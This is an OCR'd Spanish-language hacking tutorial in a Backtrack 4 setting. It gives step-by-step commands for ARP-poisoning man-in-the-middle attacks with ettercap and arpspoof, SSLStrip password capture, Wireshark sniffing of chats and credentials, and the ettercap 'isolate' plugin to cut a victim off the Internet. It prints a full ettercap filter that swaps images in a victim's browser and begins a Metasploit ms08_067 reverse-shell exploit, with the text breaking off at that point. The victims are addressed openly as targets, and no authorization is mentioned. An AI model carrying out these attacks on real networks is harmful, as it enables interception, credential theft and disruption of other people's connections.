
y tendremos la interfaz gráfica de **ettercap**. También tiene una basada en las librerías **n-curses** (***ettercap -C***) o usarlo en modo texto(**ettercap -T**).



Ahora veamos que tenemos que hacer para hacer un ataque MITM:


1. Pestaña **Sniff > Unified Sniffing**.

2. Seleccionamos la interfaz que esta conectada a la red que queremos sniffar, después le damos a "**Aceptar**".




3. Pestaña **Host > Scan for hosts**.
   En la parte de abajo de la pantalla aparecerá algo como "*X hosts added to the hosts list...*"
   (X sera un numero correspondiente al numero de maquinas conectadas a la red).


4. Pestaña **Host** > **Host list**.
   Ahora veremos las IPs de las maquinas conectadas, hay que tener en cuenta que el router también aparece.



5. Seleccionamos la IP del ordenador a atacar y pulsamos "**Add to Target 1**", después el router "**Add to Target 2**".



6. Pestaña **Mitm > ARP Poisoning**. Ahora marcamos la pestaña "***Sniff remote connections***" y pulsamos "**Aceptar**".



7. Pestaña **Start > Start sniffing**.

Con esto estaremos sniffando el trafico de red.

8. Pestaña **View** > **Connections**. Aquí podemos ver todas las conexiones y si hacemos doble clic sobre alguna podemos ver los datos que contiene, entre ellos conversaciones de programas de mensajería instantánea, usuarios y contraseñas, etc.

→ Nuestro segundo sniffer es **SSLStrip** que nos permite obtener contraseñas que viajan cifradas por la red.

Backtrack 4 ya lo lleva aunque lleva una versión antigua (la 0.6) así que nos descargaremos la ultima versión la 0.7. La encontraremos en:

http://www.thoughtcrime.org/software/sslstrip/

Una vez la descarguemos lo extraemos y dentro encontraremos el script escrito en **python**(grandioso lenguaje), por tanto dependeremos de *python* para hacerlo funcionar.

Antes de continuar tenemos que saber que **SSLStrip** también se basa en el ataque **MITM** como **ettercap**, así que tenemos dos opciones, aprovecharnos de este último (ettercap) para realizar un **MITM** o utilizar **arpspoof** para crear el nuestro, yo explicaré ambos, es decisión de cada uno escoger el que prefiera.

- **Metodo arpspoof**:
  1. A continuación abrimos una shell y ponemos:
     echo "1" > /proc/sys/net/ipv4/ip_forward
  2. Ahora realizamos el ataque *MITM:*
     arpspoof -i {interfaz_red} **-t** {ip_victima} {ip_router}

     a modo de ejemplo
     arpspoof -i wlan0 **-t** 192.168.1.100 192.168.1.1
  3. Abrimos otra shell y cambiamos la redireccion de puertos usando las iptables
     iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-ports 10000
- **Método ettercap:**

  El método ettercap simplemente consiste en utilizar el ataque aprendido en la sección anterior.

  Una vez tenemos el MITM trabajando lanzamos SSLStrip(desde dentro de la carpeta donde lo hemos extraído):

  1. **python sslstrip.py -w** < nombre_del_archivo_de_captura >

     a modo de ejemplo

     python sslstrip.py -w captura.
  2. Si queremos ver en tiempo real la información obtenida abrimos otra shell y:

     tail -f < nombre_del_archivo_de_captura >

     a modo de ejemplo


     tail -f captura
  3. Para terminar si posteriormente queremos ver el fichero de captura hacemos:
     cat < nombre_del_archivo_de_captura >

     o a modo de ejemplo
     cat captura


→ El tercer sniffer es **Wireshark,** uno de los mejores programas para analizar el trafico de red con gran cantidad de opciones y filtros.

Como trabajamos con Backtrack 4 ya disponemos de **Wireshark**, sino podemos instalarlo bien desde los repositorios o bien descargando el código fuente desde su página web.

Una vez arrancado el sniffer veremos algo como esto:




Ahora iremos a la pestaña **Capture** > **Options** y nos aparecerá esta ventana:



En **interface** seleccionamos la tarjeta con la que queremos sniffar el trafico.
En **Capture filter** podemos ver una serie de filtros para que facilitar la búsqueda de los datos que nos interesen (para el tutorial no pondremos ninguno).

Una vez estemos listos pulsaremos **Start** y el programa comenzara a hacer su función.



Como veremos la pantalla se divide en tres partes, las que nos interesan son la superior que contiene todos los paquetes capturados y la inferior que contiene el contenido de cada paquete.

En la pantalla superior, en la columna que pone **Info** podemos ver una indicación de lo que contiene el paquete. Por ejemplo si queremos obtener las conversaciones de programas de mensajería nos interesará que la parte de I**nfo** empiece por *MSG*.

Para terminar la captura vamos a **Capture** > **Stop**. Al salir del programa o cerrar la sesión nos pedirá si queremos guardar la captura, ponemos que no y listo.

→ Otras funciones de los sniffer:

A parte de sniffar el trafico de red con wireshark y ettercap podemos hacer otras cosas para entretenernos. En este tutorial veremos el programa **tcpxtract** que lo utilizaremos junto con **Wireshark** y también jugaremos con un par de **plugins del Ettercap**.

TCPXTRACT

Este programa permite obtener las imágenes que hubiese entre los paquetes guardados en la captura. Vamos a verlo mas claro en un ejemplo.

Primero, puesto que Backtrack 4 no lo incluye tendremos que instalarlo:

apt-get install tpcxtract


una vez instalado:

1 – Creamos una carpeta en cualquier directorio:


mkdir wire
cd wire
mkdir archivos

2 – Arrancamos el **Wireshark** y hacemos lo anterior para obtener paquetes, véase **Captura > Options**, seleccionamos la interfaz y le damos a **Start**.
Ahora iremos a Google y buscaremos imágenes en el:

Como vemos el **Wireshark** ha capturado los paquetes:



3 – **File** > **Save as**:




Después elegimos la carpeta creada anteriormente y le ponemos un nombre, en este caso le
pondré capturas.


4 – Una vez echo esto vamos a una terminal, nos dirigimos a la carpeta creada antes (*wire*) y ponemos:

tcpxtract --file captura **--output** archivos

y aparecerá esto:



Con esto se generaran en la carpeta archivos todas las imágenes encontradas en “captura”.



Si falla el comando


tcpxtract --file captura **--output** archivos

repetirlo hasta que funcione, ya que algunas veces falla.


ETTERCAP - - ISOLATE

Otra cosa que podríamos hacer a nuestra victima sería dejarla sin Internet. Para ello nos valdremos del plugin ***isolate***.

Para esta parte del tutorial partiremos de lo que hemos visto antes con **Ettercap**, es decir, partimos desde que hemos conseguido hacer un MITM y entonces iremos a **Plugins** > **Manage plugins** y aparecerá:



Una vez allí hacemos doble clic en ***isolate*** y en breve (a veces tarda un poco) dejaremos a nuestra víctima sin Internet.



ETTERCAP - - FILTRO IMAGENES

Antes hemos utilizado un filtro que nos proporcionaba **Ettercap**, pero esta vez nos descargaremos uno y lo "prepararemos" para que pueda utilizarlo nuestro programa.

Sobre la utilidad de nuestro plugin cabe decir que cambiara las imágenes del navegador de nuestra víctima por la que nosotros escojamos.

Lo primero sera obtener el plugin: http://www.irongeek.com/i.php?page=security/ettercapfilter, sino queréis descargarlo aquí está:

```
#########################################################################
##########
#                                                                       #
#  Jolly Pwned -- ig.filter -- filter source file                       #
#                                                                       #
#  By Irongeek. based on code from ALoR & NaGA                          #
#  Along with some help from Kev and jon.dmml                           #
#  http://ettercap.sourceforge.net/forum/viewtopic.php?t=2833           #
#                                                                       #
#  This program is free software; you can redistribute it and/or modify #
#  it under the terms of the GNU General Public License as published by #
#  the Free Software Foundation; either version 2 of the License, or    #
#  (at your option) any later version.                                  #
#                                                                       #
#########################################################################
if (ip.proto == TCP && tcp.dst == 80) {
   if (search(DATA.data, "Accept-Encoding")) {
      replace("Accept-Encoding", "Accept-Rubbish!");
          # note: replacement string is same length as original string
      msg("zapped Accept-Encoding!\n");
   }
}
if (ip.proto == TCP && tcp.src == 80) {
   replace("img src=", "img src=\"http://www.irongeek.com/images/jollypwn.png\"
");
   replace("IMG SRC=", "img src=\"http://www.irongeek.com/images/jollypwn.png\"
");
   msg("Filter Ran.\n");
}
```

Lo copiamos y lo guardamos en un archivo con extension *.filter*, para este ejemplo yo lo llamaré "*fImagenes.filter*".

***NOTA**: Donde pone http://www.irongeek.com/images/jollypwn.png debemos sustituirlo por la dirección de la imagen que queremos que vea nuestra víctima.*

Una vez tengamos nuestro archivo *.filter* tenemos que convertirlo a un formato que Ettercap pueda leer (**extension .ef**) , para ello:

etterfilter fImagenes.filter **-o** fImagenes.ef

Con el archivo en formato ***.ef*** en nuestro poder, ponemos **Ettercap** con el **MITM** y cargamos nuestro plugin con **Plugins** > **Load a Plugin**. Aquí seleccionamos nuestro archivo ***.ef*** con lo que ya solo quedará desde **Plugins** > **Manage plugins** seleccionarlo como con el *isolate* y molestar a nuestra víctima cambiándole las imágenes que aparecen en su navegador por las que nosotros deseemos.

– SECCION METASPLOIT –

Hasta ahora hemos atacado a nuestras víctimas al azar sin saber apenas nada de su sistema, ahora vamos a adentrarnos un poco más en esta dirección y veremos los equipos que se encuentran en nuestra red y conoceremos algo de sus sistemas.

Para este trabajo utilizaremos nuestro amigo **nmap**, aunque primero deberíamos saber cual es nuestra *subnet* para poder lanzar **nmap** con mas precisión (y con un tiempo de respuesta menor):

ifconfig wlan0 | **grep** 'Direc. Inet:'

donde *wlan0* es la interfaz que tenemos conectada a Internet. Aquí nos mostrara nuestra ip, para este ejemplo supongamos que es 192.168.0.134, entonces lanzaremos **nmap** de la siguiente forma:

nmap -A 192.168.0.*

con lo que obtendremos información variada de todos los equipos de nuestra subnet, ya sea la MAC, los puertos abiertos además de los servicios que corren por estos. Veamos que hemos obtenido:


Vemos que tenemos una maquina en la red con Windows XP además de los puertos que tiene abiertos. Como esto es a modo de demostración de lo que es capaz **metasploit** he puesto este XP porque es vulnerable, y aunque es preocupante, aún hay gente en sus casas que los tiene como este.

→ Empecemos ahora con **metasploit**:

Primero desde una terminal arrancamos **metasploit** con:

msfconsole

Tardará un poco pero nos mostrara una bonita pantalla de presentación y con ello el **metasploit** corriendo:



A continuacion nos aprovecharemos de una vulnerabilidad en el puerto 445 ya que como hemos visto en nmap lo tiene abierto

1 - Ponemos:

use exploit/windows/smb/ms08_067_netapi


2 - Ahora podemos ver los *payloads* de que disponemos con:

show payloads

esto nos mostrara una larga lista de *payloads*, pero ahora usaremos el "*shell_reverse_tcp*".

